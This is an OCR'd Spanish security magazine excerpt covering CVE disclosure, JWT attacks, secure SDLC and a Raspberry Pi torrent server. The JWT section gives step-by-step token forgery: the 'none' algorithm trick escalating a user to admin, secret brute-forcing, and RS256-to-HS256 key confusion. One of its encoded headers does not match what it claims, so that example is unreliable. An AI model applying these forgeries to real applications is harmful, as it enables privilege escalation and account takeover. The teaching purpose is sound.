
Una vez se tenga el post (lo más recomendable es que sea privado, al menos hasta que se publique el CVE), se debe responder el correo electrónico con el enlace del post:

```
Hi, I'd like you to check it and tell me if it's ready to be published. Thank you very much.

https://gist.github.com/MortalP0ison/2225f19abd173548c884ccc2acb9a398
```

Y quedará el **CVE publicado**, con indexaciones luego de un tiempo en el NIST (National Vulnerability Database), Incibe, Tenable, entre otros.





CVE List CNAs WGs Board About News & Blog NVD

Search CVE List | Download CVE | Data Feeds | Request CVE IDs | Update a CVE Entry

TOTAL CVE Entries: 138129

HOME > CVE > CVE-2019-17176

Printer-Friendly View

CVE-ID

CVE-2019-17176 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Genesys PureEngage Digital (eServices) 8.1.x allows XSS via HtmlChatPanel.jsp or HtmlChatFrameSet.jsp (ActionColor, ClientNickNameColor, Email, email, or email_address parameter).

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://gist.github.com/MortalP0ison/5fd584b4c85fa13281fdc918913446fa

Assigning CNA

MITRE Corporation

Date Entry Created

20191004 Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20191004)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: Submit
You can also search by reference using the CVE Reference Maps.

For More Information: CVE Request Web Form (select "Other" from dropdown)

BACK TO TOP

ACLARACIÓN

La secuencia de pasos también los envía equipo de **MITRE** en un documento denominado **"Draft CVE ID Request Guidelines",** el cual proporciona los lineamientos descritos anteriormente con mayor detalle.

Finalmente, es importante mencionar que contribuir con reportar este tipo de vulnerabilidades a nivel mundial, hace que internet sea más seguro.

En muchos casos, hay consultores que no le ven relevancia a los investigadores que publican CVEs, pero a opinión propia, es una acción altruista que merece la pena en caso de que los escenarios se den. Lo anterior, es relativo y por eso se mencionó la delicadeza de hacer un fallo público, por tanto, se debe analizar el entorno y los factores que pueden influir en la publicación del fallo (cliente, software privado/público, versionamiento del mismo, entre otros).

ATACANDO JSON WEB TOKEN

PENTESTING

El uso de JSON Web Token o JWT se ha popularizado como medio para transmitir información o para token de sesión en aplicaciones web. Cuando un JWT no es correctamente configurado le permite a un atacante escalar privilegios ya sea horizontalmente y tomar la identidad de otro usuario o verticalmente y convertirse en administrador.

Escrito por: @**ONSEC01** | **USER** UNDERC0DE

Profesional en el área de seguridad de la información con experiencia en firewalls, Windows AD, Linux, programación de scripts en bash and Python. Penetration tester para aplicaciones web e infraestructura. Certificado en CISSP, OSCP, OSWP, CCNA, MCSA, ITILv3

Contacto:
underc0de.org/foro/profile/onsec01

El articulo detalla tres ataques comunes contra JWT y referencia scripts para automatizar estos ataques.

ATACANDO JSON WEB TOKEN

JSON Web Tokens proporciona un medio para transmitir datos entre distintas partes usando un objeto JSON. La información contenida en un JWT puede ser firmada digitalmente lo que permite verificar su integridad y autenticidad (esta última cuando se utiliza claves pública y privada). Aunque no se trata en este artículo, JWT también ofrece confidencialidad cuando se encriptan por medio de JSON Web Encryption.

ESTRUCTURA DE JWT

Un JWT está compuesto de 3 partes: la cabecera, la carga y la firma.
Cabecera (header): usualmente consiste de dos secciones, el tipo de *token* y el algoritmo usado para firmar el *token*.

ejemplo:

```
{"typ":"JWT","alg":"HS256"}
```

Carga (payload): Contiene los "claims" que son sentencias acerca de una entidad que podría ser una cuenta de usuario y datos adicionales acerca de esa entidad como nombre y tipo de usuario, fecha de emisión y expiración del *token* entre otros. Existen 3 tipos de claims: registrados, públicos y privados.

- **Registrados**: Grupo predefinido de "claims" que, aunque no obligatorios, su uso es recomendado. Ejemplos: **`"iss", "sub", "iat", "aud", etcétera.`**
- **Públicos**: "claims" comúnmente usados con JWT y que deberían ser definidos en el registro ***IANA JSON Web Token*** para evitar colisiones.
- **Privados**: "claims" personalizados para transmitir datos que son específicos al uso particular de un JWT.

ejemplo:

```
{"sub":"96521475", "iat":"1593265755", "exp":"1593269355", "name":"Jose", "rol":"usuer"}
```

Firma (signature): La firma es creada usando la cabecera, la carga, el algoritmo definido en la cabecera y una clave secreta. La cabecera y la carga deben ser codificadas en base 64 y unidas por un punto antes de ser firmadas.

Una representación de la firma seria:

Firma = **`algoritmo(base64(cabecera) + "." + base64(carga), clave_secreta)`**

ejemplo completo de un JWT

`Cabecera = {"alg":"HS256","typ":"JWT"}`
`Carga = {"sub": "125","name": "Jose","rol": "user"}`
`Clave secreta = oloijhp`

Firma = **`HS256(base64UrlEncode({"alg":"HS256","typ":"JWT"}) + "." + base64UrlEncode({"sub": "125","name": "Jose","rol": "user"}), "oloijhp")`**

El siguiente paso consiste en codificar con base 64 tanto la cabecera, la carga y la firma para luego crear una cadena separada con puntos como los siguiente:

```
base64UrlEncode(cabecera) + "." + base64UrlEncode(carga) + "." + base64UrlEncode(firma)
```

El JWT resultado de este ejemplo seria:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjUiLCJuYW1lIjoiSm9zZSIsInJvbCI6InVzZXIifQ
.334Q72hjFG9UvCMsme7vY57QQ8ZhK5L3oPPCcHY-Qno
```

ATAQUES COMUNES CONTRA JWT

Continuando con el mismo ***token*** del ejemplo anterior, imagine que Jose (con permisos de usuario común) inicia sesión en una aplicación web. El servidor web devuelve la siguiente cookie como ***token*** de sesión.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjUiLCJuYW1lIjoiSm9zZSIsInJvbCI6InVzZXIi
fQ.334Q72hjFG9UvCMsme7vY57QQ8ZhK5L3oPPCcHY-Qno
```

Si el servidor web no es configurado correctamente los siguientes ataques podrían facilitar el usuario Jose elevar sus privilegios de usuario a privilegios de administrador en la aplicación web.

Scripts en Python para cada uno de estos ataques y ejemplos de cómo usarlos pueden ser descargados en:
Source: github.com/onsecru/jwt-attacks

EL ALGORITMO "NONE"

El "none" algoritmo fue creado para aquellas situaciones donde la integridad del JWT ya ha sido verificada.

Para ejecutar este ataque siga los siguientes pasos.

- Decodificar la cabecera del token

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 = {"alg": "HS256","typ": "JWT"}
```

- Modificar el tipo de algoritmo a None (algunas librerías también aceptan NOne, none, n0ne) y codifique la nueva cabecera usando base 64.

```
{"alg": "None","typ": "JWT"} = eyJhbGciOiJIUzI1NiIsInR5cCI6Ik5vbmUifQ
```

- Remplace el valor del *claim* rol con "admin" en la carga del JWT y codifique la nueva carga usando base 64

```
{"sub": "125","name": "Jose","rol": "admin"} =
eyJzdWIiOiIxMjUiLCJuYW1lIjoiSm9zZSIsInJvbCI6ImFkbWluIn0
```

- Remplazar la cabecera, cargar anteriores con la cabecera, cargar nuevas y eliminar la firma del token.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6Ik5vbmUifQ.
eyJzdWIiOiIxMjUiLCJuYW1lIjoiSm9zZSIsInJvbCI6ImFkbWluIn0.
```

- Remplazar el JWT enviado por el servidor web con el nuevo JWT.

Ataque de fuerza bruta a la clave secreta del JWT

Tanto la cabecera, como la carga y el algoritmo usado para firmar el JWT son conocidos; por lo tanto, si un algoritmo de clave simétrica es usado y si la clave secreta es débil un ataque de fuerza bruta similar a los usados para adivinar contraseñas puede ser lanzado sobre el JWT. Una vez la clave ha sido encontrada, el JWT puede ser modificado a placer y usado para violar la seguridad de la aplicación web.

ejemplo:

```
JWT =
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjUiLCJuYW1lIjoiSm9zZSIsInJvbCI6InVzZXIifQ
.334Q72hjFG9UvCMsme7vY57QQ8ZhK5L3oPPCcHY-Qno
```

- La cabecera del JWT indica el tipo de algoritmo a utilizar

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 = {"alg": "HS256","typ": "JWT"}
```

- Como se explica en la sección Estructura de JWT del presente artículo, la firma del JWT es

```
Firma = algoritmo(base64(cabecera) + "." + base64(carga), clave_secreta)
```

En el JWT de ejemplo seria:

```
Firma = HS256(eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9+ "." +
eyJzdWIiOiIxMjUiLCJuYW1lIjoiSm9zZSIsInJvbCI6InVzZXIifQ, clave_secreta)
```

Remplazar la **clave_secreta** por cualquiera otra y calcular una nueva firma, cuando ambas firmas son iguales la **clave_secreta** ha sido adivinada.

Intercambio de RSA (clave pública/privada) por HMAC (clave secreta)

Cuando un JWT es firmado usando un algoritmo de clave pública/privada como RS256 y ES256. El servidor web utiliza la clave privada para firmar el JWT y la clave pública para verificar que el JWT no ha sido modificado. Un atacante podría, cambiar el algoritmo en la cabecera del JWT por un algoritmo simétrico como HS256, firmar el JWT utilizando la clave pública que corresponde a la clave privada usada para firmar el JWT original y reenviar el JWT al servidor web que utilizaría la clave pública para validar el JWT.

ejemplo:

- Remplazar el algoritmo en la cabecera del JWT a HS256.

```
{"alg": "RS256","typ": "JWT"} => {"alg": "HS256","typ": "JWT"}
```

- Firme el JWT usando la clave publica

```
Firma = HS256(base64(cabecera) + "." + base64(carga), clave_publica)
```

- Enviar el nuevo JWT al servidor web.

DESARROLLO DE SOFTWARE SEGURO III

[IN]SEGURIDAD INFORMÁTICA

La seguridad informática se ha convertido en una parte esencial de las empresas, especialmente las empresas que se dedican al desarrollo de software, la razón detrás de esto son las amenazas constantes por entes externos como los ***hackers*** que intentan robar la información o los activos digitales. Las empresas deben mantener y resguardar su información aplicando controles de seguridad, de lo contrario esto puede resultar en pérdidas financieras, afectación en la continuidad del negocio, fuga de información, daños a la reputación de la empresa, transacciones fraudulentas o inclusive el cierre de la empresa por completo.

Escrito por: **@ISRAEL_ABARCA** EN COLABORACIÓN CON **UNDERC0DE**

Prometheo

Arquitecto de Seguridad de Aplicaciones y Desarrollador de Software Sr.
Auditor de seguridad en aplicaciones nube y escritorio, con conocimientos en las tecnologías de Blockchain públicas y privadas, desarrollador de contratos inteligentes en la red Hyperledger Fabric, Certificado con EC-Council como Ingeniero en Seguridad de aplicaciones.

Contacto:
www.prometheodevs.com

La seguridad informática no solo aplica para el software, una empresa debe ser consiente que la seguridad se compone desde la parte física como las instalaciones, equipos de cómputo, los mismos trabajadores, así como la parte de infraestructura y redes. En este artículo nos enfocaremos en la seguridad del software, sin embargo, es importante recalcar que no es suficiente aplicar solamente seguridad en las aplicaciones. Para tener seguridad integral y completa es necesario asegurar todas las partes de la solución.

En esta edición dedicaremos a las últimas cuatro etapas de la metodología de desarrollo de software seguro.

Si recordamos, en las dos series pasadas revisamos las primeras etapas que son entrenamiento, requisitos y diseño, en las cuales explicamos la importancia de tener una serie de entrenamientos de seguridad para los participantes del proyecto de software, también revisamos los requisitos de seguridad y algunas técnicas para diseñar modelados de amenazas que se emplean a raíz de los requisitos de seguridad.

IMPLEMENTACIÓN

En la tapa de **implementación** se deben de cumplir tres tareas importantes, en este punto de la metodología se debe tener la mayoría del desarrollo codificado y funcional. La primera tarea de esta etapa es la revisión de herramientas a utilizar para las pruebas de seguridad. Existen dos vertientes, las herramientas que se encargan de las pruebas de **código estático** y las de **código dinámico** que es cuando la aplicación desarrollada está en ejecución. En este punto se debe decidir si se utilizarán herramientas de paga o código abierto, cada una de ellas tiene sus ventajas y desventajas y depende de la experiencia de quien realizará las pruebas de penetración y recursos disponibles decidir la mejor opción.

Las siguientes dos tareas van de la mano, y es el análisis del código estático y revisión de funciones obsoletas. El análisis de código estático nos puede ayudar a identificar las funciones obsoletas y no solo eso, las herramientas pueden identificar fallas en el código relevantes que de no ser remediadas pueden ser un vector de ataque en producción. Además de utilizar herramientas para esta tarea, es importante llevar una revisión de código al menos entre colegas, ya que conseguir un experto que revise miles de líneas de código de un lenguaje en específico puede ser gran un reto.

A partir de esta fase es donde empezamos a implementar las medias de seguridad en la solución, es esencial que los requerimientos sean tomados en cuenta en esta fase, y si los desarrolladores tienen dudas sobre cómo implementar algún requerimiento se lo hagan saber a los arquitectos de la aplicación y seguridad, ellos deben apoyar en el entendimiento para que no existan omisiones ni malos entendidos.

COMPROBACIÓN

En esta fase de comprobación, como su nombre lo indica es donde se busca comprobar que todos los requerimientos con su respectivo diseño e implementación de seguridad se lleven a cabo de manera adecuada. El rol del ingeniero de **pruebas de intrusión** toma mucha relevancia aquí, es quien se encarga de la calidad y comprobación sobre los requerimientos de seguridad. Una de las tareas principales que debe llevar a cabo es el análisis dinámico, para realizar esta tarea se debe contar con herramientas automatizadas que hacen escaneos a la aplicación en busca de **vulnerabilidades**, como ya se mencionó existen herramientas gratuitas y de paga, dependerá del presupuesto y la experiencia que se tenga con las herramientas decidir cuales usar.

Las herramientas de paga normalmente tienen mayor funcionalidad y cuentan con soporte del proveedor la mayoría de las veces, pero siempre hay que tomar en cuenta el precio ya que estas normalmente tienen

reputación de ser costosas. Otra de las actividades relevantes del ingeniero de pruebas intrusión es lo que se le denomina **Fuzz Testing**, en esta actividad lo que se requiere es que se hagan pruebas de seguridad manuales sobre la aplicación para encontrar vulnerabilidades que la herramienta automatizada pudo pasar por alto, recordemos que al final de cuentas las herramientas son programadas y realizan pruebas en cosas específicas,

siempre es importante tener una fase de pruebas de intrusión manuales en donde se revise la aplicación en busca de fallas adicionales de aquellas encontradas por las herramientas.

Normalmente, el **fuzz testing** debe de incluir pruebas en donde el ingeniero intente ingresar datos no válidos, inyectar código entre otras estrategias en busca de vulnerabilidades dentro de la aplicación. Finalmente, se debe de revisar la superficie de ataque, recordemos que esta tarea se analizó en la etapa de diseño y es aquí donde se debe evaluar nuevamente. La superficie de ataque son los puntos de entrada a la aplicación los cuales son un vector de ataque para los atacantes, en este punto el ingeniero de pruebas de intrusión debe trabajar en conjunto con el arquitecto de seguridad para asegurar que la superficie de ataque sea reducida o bien que existan mecanismos de seguridad en marcha para el aseguramiento de esas entradas y su mitigación.

LANZAMIENTO

Una vez que ya se comprobaron los requerimientos de seguridad y se concluyeron las pruebas de seguridad por parte del ingeniero de pruebas de intrusión estamos listos para la etapa final y puesta en marcha de la aplicación.

En esta última esta se deben establecer procesos para el cumplimiento y un plan de respuesta a incidentes. El plan de respuesta a incidentes puede llegar a ser tedioso especialmente para los que no están acostumbrados a llevar temas de gestión de TI. En esta etapa puede ser de gran ayuda el involucrar al personal legal y de auditoria para que los procesos que se establezcan estén bien validados y tengan un punto de vista de los profesionales que llevan a cabo este tipo de tareas normalmente. Lo que se busca en esta etapa es que los riesgos que se identificaron en etapas anteriores tengan una mitigación en caso de que algo suceda en producción, principalmente es establecer a los responsables y los tiempos en los cuales pueden atender los **incidentes de seguridad**.

Cuando se tiene identificado a los responsables es buena práctica establecer líneas de comunicación concretas ya que esto es esencial para que el plan de respuesta a incidentes se lleve a cabo de manera adecuada y los responsables tengan la misma información. Bien dicen que la practica hace al maestro, en esta etapa se recomienda llevar a cabo simulacros de incidentes de seguridad y ver cómo responde el equipo. En base a estos simulacros se hacen adecuaciones y se establecen mejoras para el proceso.

Otra tarea relevante de esta fase es la revisión final de seguridad, es decir se debe de tener una revisión con todos los involucrados para su visto bueno de lo que se realizó. Esto se lleva a cabo con una junta en donde se presentan documentos y tareas que se realizaron como parte del aseguramiento del software. En esta revisión final, se pueden dar situaciones en las que se deba de tener una votación para la liberación final de la aplicación, esto puede ser porque no se incluyó alguna mitigación o por tiempos comerciales se desea liberar en una fecha establecida. Se toman decisiones importantes en base a los riesgos y algo importante como parte de seguridad es dejar en claro el riesgo de no incluir alguna característica de seguridad ya que en base a esto los involucrados deben tomar decisiones de liberación o no liberación dependiendo el riesgo.

Es importante dejar evidencia de los acuerdos establecidos y las características que se dejarán fuera o se omitirán, de ser posible si se dejan características fuera del alcance se pueden establecer fechas compromiso por los involucrados en remediar las mismas. La información que se haya recabado durante todo el proceso se debe de compartir con todos los participantes y como recomendación siempre tener un repositorio central autorizado por la empresa para depositar todo tipo de documentación y así pueda ser consultada en cualquier momento por los interesados.

RESPUESTA

Esta post-etapa final de la metodología es la ejecución del plan de respuesta a incidentes, en la etapa anterior se definió el plan y se llevaron a cabo simulaciones para probar su efectividad. Entendemos que la seguridad es algo que constantemente evoluciona al igual que las tecnologías y aunque tratamos de abarcar todos los escenarios y vulnerabilidades siempre existe la posibilidad que surjan incidentes de seguridad. Cuando esto sucede es importante ejecutar el plan de respuesta a incidentes como se estableció y una vez resuelto el incidente es importante tener retroalimentación de los involucrados para mejorar, la mejora continua siempre es indispensable en estos procesos.

SDLC Agile

En los últimos años han tenido mucho foco las metodologías agiles para el desarrollo de software, en esta edición vimos la metodología de desarrollo de software seguro enfocado a las etapas en cascada. Una de las fortalezas del desarrollo ágil es la habilidad de proveer retroalimentación del sistema en una etapa temprana, la cual puede identificar riesgos potenciales en una etapa inicial en comparación con el desarrollo convencional, sin embargo, los ciclos en la metodología ágil son de dos semanas aproximadamente o menos lo cual puede significar un reto en el aseguramiento del software y en ocasiones saltándose tareas de seguridad para darle el enfoque a la funcionalidad. Aun con estas limitantes, podemos llevar a cabo la metodología del SDLC en conjunto con la metodología ágil.

La parte de **requerimientos de seguridad** se lleva de manera muy similar, con la única diferencia que aquí se harán los requerimientos en base a lo que se está trabajando en el sprint actual. También existen requerimientos en general de seguridad que se pueden llevar a parte y pedir que se agreguen en el backlog conforme avanza el desarrollo. La etapa de diseño también se lleva a cabo en ciclos cortos para que los desarrolladores puedan llevar a cabo las tareas de seguridad en los sprints que se agreguen. Un cambio importante es en la forma que identificamos las tareas, en la metodología ágil se requiere que las tareas se redacten de una manera que denominan 'historias' esto con la intención de que cualquier persona pueda entender el requerimiento. Un ejemplo de esto es una historia de seguridad que puede verse así:

> *"Como arquitecto/desarrollador, requiero verificar la aplicación del uso apropiado de codificación para los outputs/salidas.*

Con esta historia entonces agregamos tareas al **backlog** como:

- Los Outputs/Salidas son renderizadas solamente como HTML
- Los Outputs/Salidas son renderizadas solamente como URL

Como podemos apreciar logramos llevar a cabo la metodología de esta manera simplemente es un cambio de paradigma en la estructura, y finalmente tomar en cuenta las tareas de seguridad en forma de sprints o ciclos cortos, así que la validación también se hace en ciclos cortos y el ingeniero de pruebas de intrusión deber participar y validar los sprints que incluyan tareas de seguridad y de esta manera agregar valor de seguridad en cada sprint y a corto plazo.

CREANDO UN SERVIDOR DE TORRENT CON RASPBERRY PI

RASPBERRY PI

Vamos a crear un servidor de **torrent** con una **Raspberry Pi**, con la finalidad de compartir sus archivos con sus amigos. Además, al hacerlo con una Raspberry Pi, contamos con la ventaja de dejarla funcionando **24/7** y no consumirá casi nada de energía.

Escrito por: **@ANTRAX** | **ADMINISTRADOR** UNDERC0DE

Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.
Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.

Contacto:
underc0de.org/foro/profile/ANTRAX

Lo primero es tener una Raspberry Pi con Raspbian, que pueden descargarla desde su web oficial:


www.raspberrypi.org/downloads

Una vez instalada, vamos a actualizar el sistema operativo con los siguientes comandos:

```
sudo apt-get update
sudo apt-get upgrade
sudo apt-get dist-upgrade
sudo apt-get update
```


> ***Nota**: como se puede ver, ejecuto dos veces el update, al principio y al final. A esto por si el upgrade descargó algún repositorio nuevo, de esta forma, además de descargarlo, lo dejamos actualizado.*

Ahora pasaremos a la parte de la instalación de Transmission. Para quienes no sepan lo que es, es un cliente de torrents. De esta forma es posible descargar y cargar archivos a nuestra red **P2P**.




```
sudo apt-get install transmission
```

Una vez descargado, se puede ver en nuestro menú en la parte de «Internet»



Ahora vamos a **Archivo >> Nuevo**

Acá debemos seleccionar en que carpeta querremos guardar el **.torrent** (Archivo que contiene información del torrent) y el archivo fuente, que es el archivo que compartirémos.


Una vez hecho esto, clickeamos en «Nuevo» y se añadirá a nuestra lista.

Ahora simplemente debemos enviarle ese **.torrent** a un amigo o podemos generar un «link» de descarga dando click derecho y seleccionamos la opción **«Copiar enlace Magnet al portapapeles».** Este link tiene un hash con la información del torrent. Al igual que el archivo .torrent, podemos enviarle este link a nuestros amigos para que descarguen nuestro archivo. (Funciona con cualquiera de las dos formas)


Esto sirve para tener la Raspberry Pi todo el día funcionando sin tener que preocuparse por el consumo energético.

En mi caso, estoy utilizando una Raspberry Pi 4 (La versión de 4GB) y tiene un defecto, el cual es que levanta mucha temperatura. Pero en el próximo post explicaré como bajarle la temperatura de 60º a menos 30º...

BitTorrent o **Torrent** es un sistema de compartición de archivos de tipo **P2P** (Peer to Peer o entre pares). Siempre que navegamos por internet, jugamos en línea, etc. Se utiliza una estructura Cliente-Servidor



En el caso de los Torrent, esta estructura desaparece (evitando la capa de control de archivos) y la transferencia es directa con el resto de los pares.



CARACTERÍSTICAS DE LOS TORRENTS:

1- Garantía de descarga de archivos a través de la red (de forma rápida y segura).
2- Posee un algoritmo que evita que los usuarios solo descarguen archivos sin contribuir al sistema.

Para poder utilizar torrent y compartir/descargar archivos, es necesario un cliente de torrent (En este post vimos Transmission) pero hay varios clientes como QB, uTorrent, Vuze, entre otros.

La palabra **BitTorrent** significa **BIT** = unidad de medida más elemental de los datos y **TORRENT** = significa que seremos parte del torrente del flujo de información. Al instalar un cliente de los anteriormente mencionados, aceptamos los acuerdos de descargar y compartir archivos. Es decir, pasamos a formar parte de este sistema de compartición de a pares y los demás usuarios podrán descargar de mi computadora los archivos que yo he descargado por medio de esta red.

FUNCIONAMIENTO

Suponiendo que tenemos un archivo que pesa 900MB, el cliente de torrent lo parte en 900 archivos de 1MB cada uno y los agrupa en bloques. Finalmente se crea el archivo .torrent que contiene información o las instrucciones de cómo debe ser descargado, cómo está dividido, de dónde se puede descargar, etc.

La computadora que contiene este archivo para compartir, se lo conoce como **Seed o Seeder (Semilla o Semillero)** que inicia la compartición. El Seed envía este archivo .torrent o el link a las computadoras que quieren el archivo y al abrirlo, comienza la descarga de esos bloques según la disponibilidad del Seed. A estas computadoras se las conoce como **Leech (Sanguijuela)**, es decir, que se está alimentando de los datos entregados por el seed.
Suponiendo que hay 10 computadoras descargando un mismo archivo, y una de ellas tiene una buena conexión a internet y termina, esta inmediatamente se convierte en un Seed y el resto de los Leech pueden descargar el archivo o los bloques de este nuevo proveedor. Al tener múltiples semillas, la descarga se le completará más rápido al resto de los Leech y luego también pasaran a ser Seeds de ese archivo.

Ahora... ¿Qué pasa si una computadora, después de descargar el archivo desconecta su conexión o quita el archivo y no aporta a la red?

Acá entra en juego la segunda característica de los torrents, que es el algoritmo «Choke» (Estrangulación)

algoritmo choke

